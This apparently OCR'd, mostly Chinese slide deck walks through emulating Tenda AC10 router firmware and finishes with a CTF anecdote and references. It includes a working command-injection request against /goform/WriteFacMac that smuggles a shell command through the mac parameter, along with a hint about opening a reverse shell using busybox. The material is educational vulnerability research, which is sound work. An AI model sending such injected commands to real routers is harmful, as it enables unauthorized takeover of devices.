
```
00433a0c c4 00 c0 af      sw        zero,number(38)
00433a10 f8 8f 82 8f      lw        v0,-0x7008(gp)=>-><EXTERNAL>::init_core_dump    = 00504210
00433a14 21 c8 40 00      move      t9,v0
00433a18 00 00 02 24      li        v0,0x0
00433a1c 00 00 00 00      nop
```

# After Patch



```
 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
create socket  fail -1
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /etc/httpd.pid: nonexistent directory
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
[httpd][debug]----------------------------webs.c,157
httpd listen ip = 255.255.255.255 port = 80
webs: Listening for HTTP requests at address 80.0.0.0
█
```

# After Patch




```
 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
create socket  fail -1
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
```

**IP 不太正確，似乎是抓不到 IP?**

```
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
[httpd][debug]───────────────────────────webs.c,157
httpd listen ip = 255.255.255.255 port = 80
webs: Listening for HTTP requests at address 80.0.0.0
█
```

# 再次抄作業

- https://zhuanlan.zhihu.com/p/586400335




至此，我们可以梳理一下整个流程。在main函数中，首先调用getLanIfName函数进而调用get_eth_name函数获取网卡名称。然后将网卡名称作为参数输入到getIfIp中，函数功能为寻找网卡名称为br0的ip地址并传递给V17。

所以，想让二进制程序监听正确的ip地址需要新建一个名为br0的网卡。

```
sudo brctl addbr br0
sudo ifconfig br0 192.168.2.3/24
```

# 配置 IP


- sudo apt-get install bridge-utils
- sudo brctl addbr br0
- sudo ifconfig br0 192.168.132.169/24



```
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /etc/httpd.pid: nonexistent directory
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
[httpd][debug]────────────────────────────webs.c,157
httpd listen ip = 192.168.132.169 port = 80
webs: Listening for HTTP requests at address 192.168.132.169
█
```

# 差一點點


- 找不到 html files?
- webroot 被指向 /dev/null
- ln -s webroot_ro webroot



Access Error: Page not found

Bad HTTP request


# Finally



AC10 Firmware_Tenda-A
Tenda WiFi
192.168.132.169/main.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Tenda
Internet Status
Internet Settings
WiFi Settings
Guest Network
Parental Control
VPN
Advanced Settings
System Settings
Internet Status
English
Exit
Internet
Router
Online:
WiFi Extender
Current Speed
WAN IP Address
Firmware Version

# 終於要實作漏洞啦

- 其實原本報告就給的蠻清楚的
- /goform/WriteFacMac 的 mac 參數有 command injection
- 訪問/goform/WriteFacMac?mac=;echo Pwn3d by pwn2ooown>/webroot/hacked.html;



Pwn3d by pwn2ooown

# Food For Thoughts

- 我可不可以彈個 reverse shell 出來看看? (提示: /bin/busybox)
- 這個韌體有沒有其他漏洞?

# Pwn2own @ 2024 EOF CTF

# Pwn2own?

- ~~我承認我是標題黨~~
- 我那麼菜怎麼投稿 Pwn2own 嘛... 努力看看
- 後來幸運靠賽進入決賽而剛好體驗到"類似感覺"的賽制所以就拿來分享
- 相似點
  - 非 x86 架構
  - 未知有什麼服務
  - 要自己找 firmware
  - 如何管理機器 (Console)
  - ~~有很多廢洞~~

# Pwn2own @ AIS3 EOF 2024

- 2024 的新賽制
- 事前神秘兮兮說什麼都不用帶 (我找不到訊息了)
- 剩下的請看 Writeup

# My Writeup

https://hackmd.io/@pwn2ooown/HJK40Xpca

# Acknowledgment & Reference

- YingMuo (@YingMuo)
- Terry1234 (@qingwei4)
- Vincent (@Vincent55)
- https://www.oracle.com/tw/internet-of-things/what-is-iot/
- Battlefield Practice: Analyzing and Exploiting Vulnerabilities in the Real World by Angelboy @ AIS3 2023
- A day of a vulnerability researcher by Nick @ TeamT5 Security Camp
- https://github.com/Vu1nT0tal/IoT-vulhub/tree/master
- https://github.com/H4lo/awesome-IoT-security-article

# Acknowledgment & Reference

- A 3-Years Tale of Hacking a Pwn2Own Target by Orange @ HITCON 2023
- https://hackmd.io/@z70gk00JTXuAcwns48GR7A/SJ3aLOQMa#%E9%A1%9E%E5%88%A5%E4%BA%8C%EF%BC%9A%E6%BC%8F%E6%B4%9E%E7%A0%94%E7%A9%B6

# Thank you!

:pwn2ooown